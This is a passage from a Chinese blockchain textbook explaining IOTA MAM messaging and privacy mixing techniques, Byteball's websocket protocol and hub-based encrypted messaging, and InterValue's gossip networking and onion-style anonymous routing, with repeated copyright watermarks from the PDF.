在 IOTA 协议中，用户可以在交易上免费附加任意消息。但 IOTA 限制发送者一次只能附加一个消息，并且不能在一个消息流上发布连续的相关消息。例如，如果想在不使用 MAM 的情况下，每 15 分钟发布一次当前的温度数据，这样就必须将每个消息发布到同一个地址。因为任何分布式账本（包括 Tangle）都是可以公开访问的，所以对于攻击者来说很容易识别每 15 分钟更新一次的地址。并用 spam 交易干扰它。即使每次发布新数据时都要更

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

改地址，也需要跟踪所有的地址。就在线存储信息而言，监控它们的成本相对较高。而采用 MAM 的消息链设计，用户可以保护他们的频道免受任何 spam 的干扰，并让他们免于管理累积地址。

MAM 将每条消息发送到不同的地址，但有详细的有用信息来连接它们。在这条消息链上，一代传到下一代，旧消息总是引导新的，它的流动是单向的。MAM Bundle 大致有两个部分，Signature Section 和 MAM Section（如图 2-20 所示）。它们的数据是作为 Bundle 中交易的 signature Fragment 来存储。Signature 用于鉴别 MAM 的所有权，并因此用于其有效性检查。MAM Section 存储实际的掩码消息。Address 即存储掩码消息的地址，是从 root 散列得到的。




图 2-20　MAM Bundle 结构

5. 前向加密与通道

每条消息包含下一个 Merkle 树的根节点，一旦当前树的叶子节点耗尽，如果知道消息流的类型和可选的授权私钥，那么用户可以方便地追溯消息流。基于当前消息仅指向下一个 Merkle 树，用户无法读取当前根节点之前的 MAM 流中的消息。可以将 MAM 流比作高速公路，当第一次读取流后，你便进入了高速公路，不能够逆向行驶。

前向加密虽然简单，但是十分有用，尤其当其与通道拆分结合起来时更是如此。MAM 发布者可以决定在任何时候对通道进行拆分。这意味着，之后的消息使用一个新 Merkle 树，其根节点之前从未披露过。这一特性可以实现特定数据集合的分支通道，整体的数据并不用于共享，因此可实现许可数据和提供细粒度访问。例如，个人身份记录，可以有两个主要分支：公开和私密数据。公开分支使用 MAM 私密模式，并允许所有持有根节点的用户读取消息。

另外一种方式是对数据流的短暂通道拆分。例如，某设备报告每天的环境数据，当探测到任何环境异常时，设备对通道进行拆分，并开始用更小的时间间隔报告数据。设备除了定期向主通道发送数据，还可以通知新拆分通道的监听者，新拆分的通道包含了更

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

加频繁的更新。这不仅维护了主消息流的时间间隔，而且能为特殊场景灵活地添加辅助消息流。

2.2.3 交易隐私保护

与大多数加密货币一样，IOTA 的分布式账本目前是完全透明的，基于 IOTA 现有的这些性能，构建可接受的隐私解决方案是一个相当大的挑战。交易双发在知道对方地址之后，通过查询账本底层数据，可以追踪到对方地址的余额和所有交易记录。这种情况并不适合商业用途和大多数普通用户，如果不能保证交易的隐私性，则可能面临如下问题：

- 公司无法避免向竞争对手泄露机密信息；
- 个人用户面临黑客攻击和讹诈的风险；
- 物联网交易活动可能被罪犯监控以规划盗窃行为；
- IOTA 作为数字货币的价值减弱。

2017 年 3 月发布的 IOTA 发展路线图列出了“隐私交易”功能开发计划，下面介绍和分析相关功能的研发情况。

1. 通信接入与路由

就网络连接方面的匿名性而言，IOTA 的情况与比特币的情况略有不同。运行一个 IOTA 全节点的时候，节点发现是手动完成，并且需要一个静态 IP，所以通过匿名技术进行路由更加困难。为了增加匿名通信功能，IOTA 用户可以为他们的客户端选择公共全节点进行连接。IOTA 全节点允许轻钱包节点从已知的 Tor IP 进行连接（见表 2-1），从而可以对那些节点隐藏用户的 IP 地址，因此可以直接匿名地发布交易。

表 2-1 Tor 连接节点列表

Node	Tor Allowed
http://iota.bitfinex.com:80	False
http://service.iotasupport.com:14265	True
http://eugene.iota.community:14265	True
http://eugene.iotasupport.com:14999	True
http://eugeneoldisoft.iotasupport.com:14265	True
http://node01.iotatoken.nl:14265	True
http://node02.iotatoken.nl:14265	True
http://node03.iotatoken.n1:15265	True
http://mainnet.necropaz.com:14500	True
http://wallets.iotamexico.com:80	False
http://5.9.137.199：14265	True

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

（续）

Node	Tor Allowed
http://5.9.118.112：14265	True
http://5.9.149.169：14265	True
http://88.198.230.98：14265	True
http://176.9.3.149：14265	True
http://node.lukaseder.de:14265	True
https://node.tangle.workss:443	True

2. 隐私增强协议

IOTA 研究团队对三类隐私增强协议进行了研究和比较。

- 不需要更改现有 IOTA 核心代码的协议：属于短期内的解决方案，提供的隐私保护最薄弱，只能提供有限的交易记录混淆；
- 需要对少量 IOTA 核心代码做出更改的协议：IOTA 网络现阶段尚未全面开始实施这类协议；
- 需要更改大量 IOTA 核心代码的协议：提供更加强大的隐私保障，但是这类方法需要详细检验，IOTA 才会考虑实施。

这里仅介绍第一类协议，即不需要更改现有 IOTA 核心代码的协议。主要参考以下几种技术。

（1）CoinJoin

CoinJoin 在 2013 年被 Gregory Maxwell 提出，是第一个为混淆加密数字货币而设计的隐私增强协议，采用将多个不同用户的交易合并成一个大交易的方法。因此其他的用户无法看清大交易中哪一个币流向哪一个地址。CoinJoin 示意图如图 2-21 所示。




图 2-21　CoinJoin 原理

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

CoinJoin 存在的局限性是交易的所有参与者必须交易同样数量的币，否则交易对很容易被确定。从实际历史交易来看，安排足够多的诚实用户去交易同样数量的币是一件非常困难的事。JoinMarket 通过扣去希望隐匿自己信息的用户一些费用，并奖赏激励那些愿意帮助他人而交易相同数量的用户，一定程度上改善了上述问题。

另一个问题是第三方风险，因为必须有第三方去安排交易并实现交易。原始版本的协议中，所有的交易参与者有能力分析出各参与者的信息。这就使得这个市场容易遭受女巫攻击。一个个体可以生成并控制无数个身份，溢满整个市场，并参与在大量的混淆交易中，以此获得那些想要隐匿身份的用户的信息。更糟的是，因为 IOTA 系统零手续费的特点，如果在 IOTA 上模拟一个 JoinMarket 市场，女巫攻击的实施者反而会因此受益。

（2）CoinShuffle

CoinShuffle 是 CoinJoin 的进阶版，其混淆过程不再需要第三方去安排交易。从去中心化混淆网络的加密层受到启发，CoinShuffle 使参与者的交易输出地址随机化，使他们无法了解彼此的信息。混币过程首先交换公钥和加密的地址，然后打乱这些加密的地址并解密。当最后一层被解密后，每一个参与者都有能力去完成这笔交易。

但 CoinShuffle 也存在 CoinJoin 的大多数缺点，并且过程比 CoinJoin 更加复杂。比如，在去中心化协议中，各个参与者的协调问题一定不能被忽视。即使混币过程已经开始，其中任何一个参与者如果不配合签署，都会导致混币过程完全取消。而且这种毁约方式是完全不需要任何花费的。所以整个协议应要非常小心地计划好，否则攻击很可能会暴露地址信息。

（3）中心化的混币器（mixers）

与上述两个协议不同，用户可以向混币器的地址付款一定数量的币，然后混币器会从另一个地址退还币。这个方法最主要的缺点就是作为混币器的另一方可能会拒绝返回资金或者私自记录交易历史。增强的中心化的混币器可以一定程度上减少这样的风险。Mixcoin 引入了一种机制，当用户进行混币时提出一个合同条约，混币器签署并返回用户收据如果混币器没有返回资金，用户可以公开收据或加密证明，以寄希望可以损害该服务的声誉。

Blindcoin 引入的附加功能是一种盲签名机制（Blind Signature），可以向第三方混币器隐藏交易对之间的关系。但是由于在公开的日志上，交易输出地址必须链接混币器的签署秘钥，所以 BIindcoin 需要牺牲混币交易与普通交易的不可分辨性，以提升用户在全球性的被动攻击者面前的匿名性。

从实现的角度看，IOTA 隐私性难度很大，主要有以下三个主要架构层面的因素：IOTA 中的签名是基于哈希值的，因此不能够使用那些基于椭圆曲线加密和公钥机制的隐私增强协议；IOTA 的需求是轻量级和可扩展性，因此无法采用一些非轻量级的或者扩展性不佳的方案；IOTA 中的交易零费用导致很难在它之上建立去中心化的协议，因为没有本质障碍去防止女巫攻击。

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

2.3　Byteball 通信机制

Byteball（字节雪球）是 2017 年比较具有影响力的 DAG 区块链项目，如果 ITOA 面向的是工业领域，那么 Byteball 则面向的普通大众人群。由于 Byteball 也是采用，而不是区块链技术作为它的数据结构，使得它具有扩展性好、无区块大小限制以及无区块出块时间延迟等 DAG 区块链项目的技术优势。

2.3.1　Byteball 网络结构

从节点功能角度来讲，Byteball 网络节点可以分为中继节点（Relay）、中枢节点（Hub）、播报节点（Oracle）、见证人节点（Witness）、钱包节点（Wallet）。图 2-22 给出了 Byteball 网络结构的示意图。




图 2-22　Byteball 网络结构示意图

各种节点的功能简介如下。

- 中继节点（Relay）：负责向与其连接的节点转发单元，存储整个 Byteball 区块链数据库，但它本身不保存任何私钥，也不发送任何单元；
- 中枢节点（Hub）：负责为连接到它的设备提供端到端的加密消息传输通道，用于比如收发私密资产、多签名交易、聊天信息等，其他功能与中继节点相同，默认的 Hub 地址为 wss://byteball.org/bb；

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

- 播报节点（Oracle）：负责不间断地向 Byteball 网络播报数据，数据可以是时间、价格甚至是 Bitcoin 交易；
- 见证人节点（Witness）：负责不间断地以固定地址发送单元，任何满足该条件的节点都有可能成为见证人；
- 钱包节点（Wallet）：负责与用户交互，收发交易、消息等。

2.3.2 Byteball 网络节点通信协议

P2P 网络是区块链网络的基础，网络中各个节点通过相互交换消息实现各种功能，包括收发交易、数据同步等操作。本节对 ByteBall 网络节点的通信接口作简要介绍。

ByteBall 网络节点之间采用 web socket 连接，采用 json 格式进行消息通信，消息可表示为 {type: type, content: content}。ByteBall 中的消息类型主要包括三类：request、response 以及 justsaying，当然也可以自定义其他类型的消息。下面对消息的具体格式和处理流程进行解析。

1. 请求消息：request

请求消息的格式为：

```
{
    type: 'request',
    content: {
            tag: tag,
            command: command,
        params: params
    }
}
```

其中，tag 为 request 消息的 BASE64 哈希值。

发送请求消息的函数原型为：

```
function sendRequest(ws, command, params, bReroutable, responseHandler)
// ws: 发送请求的websocket连接
// command: 请求命令
// params: 请求参数
// bReroutable: 是否重新路由
// responseHandler: 请求响应处理回调函数
```

通过 sendRequest() 发出的每个请求会生成一个 tag 作为该请求的标识，并在内存中保留该请求的相关处理信息：

```
ws.assocPendingRequests[tag] = {
    request: request,
    responseHandlers: [responseHandler],
```

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
    reroute: reroute,
    reroute_timer: reroute_timer,
    cancel_timer: cancel_timer
}
```

当请求发出后，若对方没有回应时有两种选择，一种是采用 reroute，另一种是 cancel。reroute 的 timeout 为 5s，cancel 的 timeout 时间为 300 秒。

当接收到响应后（位于函数 handleResponse()），在调用相应回调函数 responseHandlers 后，请求信息 ws.assocPendingRequests[tag] 被删除。

如果相关的连接被关闭，则清理该连接上的所有请求信息（位于函数 cancelRequestOnClosedConnection()）。

2. 响应消息：response

响应消息的格式为：

```
{
    type: 'response',
    content: {
        tag: tag,
        response: response
    }
}
```

其中，tag 对应于请求消息中的 tag。

发送响应消息的函数原型为：

```
function sendResponse(ws, tag, response)
// ws: 发送响应的websocket连接
// tag: 发送响应对应的tag
// response: 响应消息内容
```

当收到对端节点请求后，设置 ws.assocInPreparingResponse[tag]=true，并在回复响应后删除。

3. 其他消息：justsaying

其他消息包括的内容比较多，比如版本、心跳、hub 登录等，其格式为：

```
{
    type: 'justsaying',
    content: {
        subject: subject,
        body: body
    }
}
```

发送其他消息的函数原型为：

```
function sendJustsaying(ws, subject, body)
```

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
// ws: 发送消息的websocket连接
// subject: 消息主题
// body: 消息内容
```

2.3.3 Byteball 加密通信原理与实现

ByteBall 网络中提供了端到端的加密通道，可以实现用户设备之间的加密通信，从而用于发送加密文本消息、发送隐私资产、进行多签名交易、签订智能合约、提供机器人服务等。下面简要介绍 ByteBall 中加密通信实现的基本思路和主要过程。

1. 加密通信基本思路

从功能的角度来看，加密通道采用“存储 - 转发”的方式来实现，这个任务由 Hub 来完成。消息发送方将加密消息发送到 Hub，Hub 再将消息转发给接收方。网络中可以存在多个 Hub，用户设备可以选择自己信任的 Hub 进行连接。从这个角度看，Hub 在设备加密通信中扮演的角色类似于邮件服务器。用户设备使用其设备地址在 Hub 上进行注册，生成类似邮件地址进行通信，比如 device_pubkey@hub.domainname.com。device_pubkey 是设备地址的公钥，当用户设备在不同的 Hub 之间切换时，device_pubkey 保持不变。有一点需要注意的是，Hub 之间不会进行消息中继，用户设备只有连接到相同 Hub 上才可以进行通信。

从安全的角度来看，用户设备与 Hub 之间的传输通道、用户设备与设备之间的传输内容均采用了加密。用户设备与 Hub 之间采用 websocket 保持连接，连接采用 TLS 加密。用户设备发送的消息内容采用 ECDH+AES 进行加密，并采用 ECDSA 进行签名验证。由于发送的消息是采用端到端加密的，Hub 作为唯一的中间方也是无法查看或者修改其内容的。当消息发送成功后，Hub 会删除相应的消息，且不保存任何副本。此外，为了进一步确保转发安全，用户设备还会定期更新其加密公钥（称为临时公钥）。

2. 加密通信主要过程

（1）设备登录 Hub

当用户设备连接到 Hub 时，Hub 会向其发送一个登录验证消息 hub/challenge，包括一个长度为 30 的 BASE64 编码的字符串。随后，用户设备会向 Hub 发送登录消息 hub/login，包括 Hub 发送的登录字符串、永久公钥和临时公钥。

当用户设备的永久私钥、临时私钥或者连接的 Hub 地址发生变化时，都需要重新发起登录过程。用户设备采用 hub/temp_pubkey 每分钟向 Hub 更新自己的临时公钥。当设备登录 Hub 后 hub/login 或者刷新消息时 hub/refresh，可以从 Hub 获取消息状态 hub/message_box_status。

非卖品，仅供非商业用途或交流学习使用

（2）建立加密通道

在发送方连接到接收方所在的 Hub 完成登录过程后，设备之间进行加密通信主要包括以下几个步骤：

- 从 Hub 获取接收方的临时公钥（使用 hub/get_temp_pubkey）；
- 发送方生成一次性的消息加密钥匙对（包含私钥及公钥）；
- 通过接收方临时公钥和刚生成的一次性私钥得到 ECDH 共享密钥；
- 利用 ECDH 共享密钥对消息内容进行 AES 加密；
- 发送方将加密后的消息内容、初始向量、一次性公钥打包为数据包；
- 采用设备永久公钥对数据包进行签名；
- 采用 hub/deliver 向 Hub 发送数据包。

Hub 收到发送方的数据包后，向接收方采用 hub/message 转发数据包，从而建立起发送方与接收方之间的加密通道，即发送方的消息可通过加密通道到达接收方。

当接收方 Hub 无法连接时，发送方将待发送消息采用接收方的永久公钥加密并本地存储。当接收方 Hub 可以连接时，发送方将存储的加密消息再使用接收方的临时公钥进行二次加密，然后再发送给对方。这样可以保证在发送方的数据库中不存储明文消息。

（3）设备配对

在建立起设备之间的加密通道后，设备之间还需要进行配对（或者称为认证）才能正式开始通信。配对发起方需要已知对方的地址及配对字符串，格式为 device_pubkey@hub.domainname.com#randomstring，其中 device_pubkey 为设备地址公钥，hub.domainname.com 为 Hub 地址，randomstring 为配对字符串。设备配对主要用来获取对方设备的名称、公钥、地址及所在 Hub，同时对对方身份进行验证。配对的设备存储在数据表 correspondent_devices 中。

设备之间配对完成后就可以通过加密通道进行通信，对于加密消息的处理集中在 byteballcore/wallet.js 中的 handleMessageFromHub 函数中。用户设备之间的加密通信能力赋予了 ByteBall 钱包极其灵活及多样的功能，是 ByteBall 系统设计中非常重要的一个组成部分。

2.3.4　Byteball 私有不可追踪的支付

公开数字资产的所有交易在公开的去中心化数据库中对所有人都是可见的，Byteball 中的 Bytes 即是一个预先定义的公开资产。私有资产中的支付并不会发布到公开的数据库中。Byteball 中的私有资产称为黑字节（Black Bytes）。Byteball 支持用户自定义资产，以及用户能够设置资产的属性，比如，私有或者公开、币的数量、币的面值，以及资产转移是否需要

非卖品，仅供非商业用途或交流学习使用

认证、资产是否是可转移等。黑字节不会暴露在 Byteball 的公共数据库中，只有当 Byteball 钱包配对成功时才会发生转移，私有资产加密以后直接通过 Byteball 网络从一个设备发送到另一个设备。如果采用 Tor 网络，黑字节将采用匿名方式发送，Byteball 网络仅仅知道设备地址。

为了验证节点没有将同一个黑字节发送给两个不同的节点（即双花问题），Byteball 公共数据库中会保存花费证明（spend-proof）。接收到黑字节的同时，全节点钱包（full-wallet）或者轻钱包 hub(light-wallet-hub) 负责检查花费证明。花费证明仅仅是一个签名，既不包含交易的资产数量，也不包含发送者和接收者信息。黑字节能够实现完全隐私保护，就像现金货币一样在公共数据库上不可见，也不可追踪。黑字节更加适合于在笔记本或者桌面电脑等 CPU 算力较大的设备。

从 Byteball 钱包 2.0 开始，支持 textcoin 系统。通过点击“通过信息发送”按钮，用户可以通过短信、电报、WhatsApp、微信、Signal、Viber、Slack、Facebook Messenger、Skype 等多种短信服务发送交易。然而，由于这些通信渠道不安全，Byteball 建议即使是加密邮件也只能传输少量资金。Byteball 在其新闻稿中强烈强调允许 PayPal 大量使用的逻辑。例如，像 Paypal 从一开始，如果用户还没有一个 Byteball 钱包，收到交易通知后，将建议通过安装钱包来收回资金。另一种使付款更“友好”的方法是，如果发件人犯了错，他可以通过指出用于加密他的交易的助记码来取消他的交易。

2.4 InterValue 通信机制

InterValue 的目标是构建一个通用、支撑功能完善、性能高、易于使用、用户体验好、可扩展的基于增强有向无环图的区块链 4.0 基础设施，打造支撑各类链上应用的区块链 4.0 生态系统。在网络通信层面，InterValue 聚焦区块链基础设施和平台层核心技术，通过 P2P 组网、匿名通信、跨链通信、多链融合等手段，实现 InterValue 平台用户之间的互联，并实现不同区块链用户之间的泛在价值互联。

2.4.1 网络结构

InterValue 中的节点可分为全节点、局部全节点、轻节点和微节点四类，网络结构示意图如图 2-23 所示。

各类节点的功能如下。

- 全节点（full node）：负责维护全网交易数据，并保证全网交易顺序的一致性。
- 局部全节点（local full node）：负责维护子网交易数据，并保证子网交易顺序一致性。

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

- 轻节点（light node）：通常为轻量级客户端钱包，该节点可通过局部全节点做代理完成数据请求和发送。
- 微节点（micro node）：通常为智能物联网设备，该节点可通过局部全节点做代理完成数据请求和发送。




图 2-23　InterValue 网络结构示意图

2.4.2　大规模组网方法

InterValue 采用双层 gossip 组网技术，实现全节点层组网、局部全节点层分片组网、全节点层和局部全节点层互联等需求，在性能上满足大规模节点拓扑构建与动态更新维护，为 InterValue 底层网络基础设施构建提供支撑。

InterValue 双层 gossip 组网示意如图 2-24 所示。为了满足大规模组网需求，需要将整个网络划分为不同子网，子网采用 GID (group id) 来区分。全节点同时隶属于全节点子网和某一个分片子网，例如，若某个全节点所属子网标识为 {GID_GLOBAL,GID_SHARD_X}，则表示该全节点同时隶属于全节点子网 GID_GLOBAL 和分片子网 GID_SHARD_X；局部全节点只能隶属于单个分片子网，例如：若某个局部全节点所属子网标识为 {GID_SHARD_X}，则表示该局部全节点隶属于分片子网 GID_SHARD_X。

为了提高组网的可扩展性，子网规模要控制在一定规模范围内，同一个全节点不能同时属于两个或多个分片子网。在具体组网过程中，全节点子网和分片子网采用两个不同的端口通信，子网拓扑构建和维护基本流程如下。对于全节点子网，首先启动种子全节点，

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

根据所属子网标识，构建（或加入）两个子网：初始全节点子网和初始分片子网，并开始监听其他节点入网请求；然后，全节点根据所属子网标识连接全节点子网种子全节点和分片子网种子全节点，基于 gossip 协议加入相应全节点子网和分片子网；最后，全节点基于 gossip 协议定时检测节点活动状态，动态更新全节点子网拓扑和各分片子网拓扑。对于分片子网，首先局部全节点根据所属分片，连接相应分片子网种子全节点，基于 gossip 协议加入相应分片子网；局部全节点基于 gossip 协议定时检测节点活动状态，动态更新分片子网拓扑。




图 2-24　InterValue 双层 gossip 组网示意图

2.4.3　匿名通信机制

InterValue 底层通信网络采用 P2P 架构，然后在其上加入了节点间匿名访问机制来确保信息服务的隐私保护性。InterValue 网络匿名通信主要通过以下方式实现。

（1）在本机运行一个代理服务器，这个代理服务器周期性地与其他 InterValue 交流，维持一个 TLS 链接，从而在 InterValue 网络中构成虚拟链路。具体为，每个用户运行自己的代理程序：获取目录、建立路径、处理连接。这些代理接受 TCP 数据流，并且在同一条线路上复用它们。

（2）InterValue 在应用层进行加密，在每个中继节点间的传输都通过点对点密钥来加密，形成有层次的结构。它中间所经过的各节点，都把客户端包在里面，这样在中继节点之间可以保持通信安全。具体为，每个 InterValue 中继节点维护一个长期的验证密钥和短期的密钥，验证密钥来签署 TLS 的证书，签署中继节点的描述符，还被目录服务器用来签署目录。密钥则用来解码用户发送来的请求，以便建立一条通路同时协商临时的密钥。

严禁网络传播本PDF，违者责任自负！

TLS 协议还在通讯的中继节点之间使用了短期的连接密钥，周期性独立变化，来减少密钥泄漏的影响。

（3）InterValue 网络中的数据包使用了随机的路径来掩盖足迹，这样在某个点的观察者并不知道数据真正从哪里来，真正的目的地是哪里。客户端在 InterValue 网络中增量地建立一条加密线路。这条线路每次只扩展一跳，而且每次扩展的中继节点只知道数据来自哪个中继节点，数据将要被发送到哪个中继节点去。没有任何一个中继节点知道整条线路。客户端与每一跳都协商了一组独立的密钥来保证每一跳不能追踪走过的中继点。一旦一条线路建立了，就可以用来进行数据交互了。

InterValue 的匿名通信网中的目录服务器是其网络的核心，负责收集 InterValue 网络中的中继节点信息并以节点快照及节点描述的形式发布给 InterValue 代理；中继节点是 InterValue 网络的基础，在网络中的匿名通信流量都是通过由多个中继节点所组成的匿名通信链路来转发的；代理运行于 InterValue 用户端，它负责建立匿名链路并在用户的网络应用程序与 InterValue 匿名链路之间中转网络流量。在图 2-25 中，由 3 个中继节点构成了一条 InterValue 匿名通信链路，这 3 个节点依据其位置依次为入口位置、中间位置与出口位置。




图 2-25　InterValue 交易匿名通信示意图

InterValue 匿名通信示例流程如下。

（1）轻节点发送信息

1）轻节点 a 依照某种规则选择所属分片内的 $k(k\geqslant 2)$ 个局部全节点（以选择 b、c、d、e 为例）。

2）轻节点 a 采用非对称加密方式将预发送信息 M 和各选中局部全节点的 ip 地址 $\{M, P_b, P_c, P_d, P_e\}$ 多重加密获得加密信息 M_1：

严禁网络传播本PDF，违者责任自负！

$$M_1=K_b(\{K_c(\{K_d(\{K_e(\{M\}),P_e\}),P_d\}),P_c\})$$

其中，P 为 ip 地址、K 为节点公钥。

3）a 将加密信息 M_1 发送给 b。

4）b 利用自身私钥解密 M_1 获得加密信息 M_2：

$$M_2=K_c(\{K_d(\{K_e(\{M\}),P_e\}),P_d\})$$

以及中继节点地址 P_c。

5）b 将加密信息 M_2 发送给地址为 P_c 的节点 c。

6）类似的，c、d 经过解密和传递操作最终将 $K_e(\{M\})$ 发送到节点 e，e 利用自身私钥解密接收到的信息获得原始信息 M。

（2）轻节点查询信息

1）轻节点 a 依照某种规则选择所属分片内的 $k(k\geq 2)$ 个局部全节点（以选择 b、c、d、e 为例）。

2）轻节点 a 将查询请求（包含查询标识、查询账号、加密路由数据 $K_r=K_e(\{K_d(\{K_c(\{P_b\}),P_c\}),P_d\})$ 等）按照 1.1 节中所述方法匿名发送至节点 e。

3）工作局部全节点 e 将查询结果采用 a 的公钥进行加密后根据路由信息 M_r 按照 d→c→b 的顺序返回给接入局部全节点 b。

4）b 将加密查询结果返回给 a。

5）a 利用自身私钥将上述信息解密获得查询结果。

2.4.4 跨链通信机制

自 2009 年比特币诞生以来，区块链技术迅猛发展。据统计，截至 2018 年 7 月，全球加密数字货币种类已经超过 1500 种。然而，区块链本质上不具备与链本身以外的数据进行交互的能力，由此导致各个链形成分散“孤岛”局面。目前，链间价值传递主要依赖于中心化交易所完成，全球每天在中心化交易完成的数字货币交易价值总额接近 100 亿美元，这有悖于区块链去第三方信任的核心价值理念。此外，区块链项目存在的孤立性问题也导致不同区块链项目之间的协同操作难度大，极大地限制了区块链项目的发挥空间，因而不能很好地服务于各类应用。

